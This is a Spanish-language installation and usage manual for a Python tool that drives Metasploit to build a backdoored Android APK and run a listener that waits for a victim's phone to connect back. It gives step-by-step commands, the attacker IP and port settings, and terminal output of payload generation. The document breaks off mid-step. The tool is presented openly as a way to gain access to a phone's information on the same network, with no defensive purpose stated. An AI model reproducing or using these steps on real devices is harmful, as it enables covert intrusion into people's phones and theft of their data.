

MANUAL DE INSTALACIÓN Y USO APLICACIÓN
" BACKDOOR ANDROID"

Tabla de Contenido.

Índice

1. Introducción.	3
2. Instalación y ejecución de la aplicación.	3
2.1. Requerimientos de la aplicación.	3
2.2. Instalación.....	3
2.3. Restricciones.....	3
2.4. Ejecución.	3
3. Funciones de la aplicación.	7
4. Recomendaciones generales ante términos anormales de la aplicación.....	11

1. Introducción.

El objetivo del presente documento es servir de guía de instalación y uso de la aplicación informática denominada "Backdoor Android con Phyton".

La aplicación permite obtener el acceso a la información de un teléfono inteligente mediante el uso de una Backdoor que se utilizo el lenguaje de programación Phyton en su versión 3.9.

Este manual se compone de los siguientes capítulos:

- Instalación y ejecución de la aplicación.
- Funciones de la aplicación.
- Recomendaciones generales ante eventos anormales de la Aplicación.
- Visualización de archivos del Sistema Operativo.

2. Instalación y ejecución de la aplicación.

2.1. Requerimientos de la aplicación.

Para el correcto funcionamiento de la aplicación se requiere como mínimo que se tenga instalado Kali Linux como Sistema Operativo con los siguientes requerimientos:

- Un computador personal (PC) compatible con:
- Procesador Intel **i386 o amd64** como requisito mínimo.
- Memoria RAM de 1 GB como mínimo. Recomendado 2 GB.
- 8 GB de espacio en disco duro. Recomendado 20 GB.

En caso de utilizar Kali Linux virtualizado se recomienda contar con un procesador con 4 nucleos con 4 a 8 GB de RAM para evitar problemas con el rendimiento.

2.2. Instalación.

2.3. Restricciones.

Para asegurar un buen funcionamiento del software, es necesario tener presente las siguientes restricciones:

- Si el PC se encuentra conectado a una red, es necesario que el directorio tenga acceso de lectura y escritura, al igual que los archivos que pertenecen a este directorio. El software no está diseñado para ser operado en red como multiusuario. La instalación debe ser local para asegurar un buen funcionamiento de él.
- El equipo debe estar en la red del dispositivo a ser vulnerado ya que si no están en la misma red el programa no funcionara.


2.4. Ejecución.

PASO 1:

Para ejecutar la aplicación se deberá:


Se debe de clonar el programa desde el repositorio Github:

https://github.com/Fr0il4nSierra/Backdoor_Phyton




PASO 2:

Para clonar el repositorio se debe de dar en el botón Code de la pagina y después en Download ZIP. Con esto tendremos el archivo descargado y comprimido.




PASO 3:

Una vez que se haya clonado el repositorio se debe de descomprimir en una carpeta.



PASO 4:


Se debe de modificar el archivo backdoo.py línea 21 para especificar en donde crear el Backdoor > “ /home/kali/Desktop/test_backdoor.apk”) “:



PASO 5:


Una vez configurada la dirección en donde se desea crear el Backdoor

Se debe de abrir la terminal de Kali Linux se debe de entrar a la carpeta donde se ha descoprimido el archivo clonado del github con el comando cd.



PASO 6:

Para ejecutar el programa se escribe ./backdoor.py en la terminal con esto se debe de visualizar la interfaz del programa con el menú con las dos opciones que se tiene.




1. Funciones de la aplicación.

Las funciones que están disponibles se muestran en el menú son la opción 1.- de crear un Backdoor para Android y la opción 2.- de configurar el listener que se encarga de escuchar cuando un teléfono instala la aplicación generada en la opción 1.


PASO 1:

Se debe de presionar la tecla 1 o 2 para seleccionar que se desea hacer:

En caso de seleccionar la opción 1 se presiona la tecla 1 para configurarlo.



```
kali@kali: ~/Backdoor
File Actions Edit View Help
(kali@kali)-[~]
└─$ cd Backdoor
(kali@kali)-[~/Backdoor]
└─$ ./backdoor.py
1-- Crear Backdoor
2-- Configurar Listener
Selecciona una opcion:1
Para crear el Backdoor presione 1: 1
```



```
kali@kali: ~/Backdoor
File Actions Edit View Help
LHOST: 192.168.1.15
LPORT: 6666
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes
Se genero el Backdoor....
Listener para Backdoor Android
Para configurar el listener presione 1:
```

PASO 2:

Se debe de especificar la ip y el puerto para utilizar para el Backdoor.

Después nos pide que presionemos la tecla 1 para configurar el listener.

Se puede utilizar el comando ifconfig en caso de no conocer la ip del equipo de donde se realiza el ataque.


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~/Backdoor x kali@kali: ~ x  
kali@kali)~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 2800::cd0:2702:7600:2aff:55ea:c33f:b17c prefixlen 64 scopeid 0<global>  
    inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0<link>  
    inet6 2800::cd0:2702:7600:a00:27ff:fe0e:348d prefixlen 64 scopeid 0<global>  
    ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)  
    RX packets 2080 bytes 1283767 (1.2 MiB)  
    RX errors 0 dropped 1 overruns 0 frame 0  
    TX packets 1942 bytes 260685 (254.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali)~$
```


PASO 3:

En caso de seleccionar la opción 2 se presiona la tecla 2 para configurarlo.

```
kali@kali: ~/Backdoor  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~/Backdoor x  
kali@kali)~$ cd Backdoor  
kali@kali)~/Backdoor$ ./backdoor.py  
1-- Crear Backdoor  
2-- Configurar Listener  
Selecciona una opcion:2  
Listener para Backdoor Android  
Para configurar el listener presione 1:1
```


PASO 4:

Una vez seleccionada la opción de configurar el listener se debe de presionar la tecla 1 para proceder a configurarlo.



PASO 5:

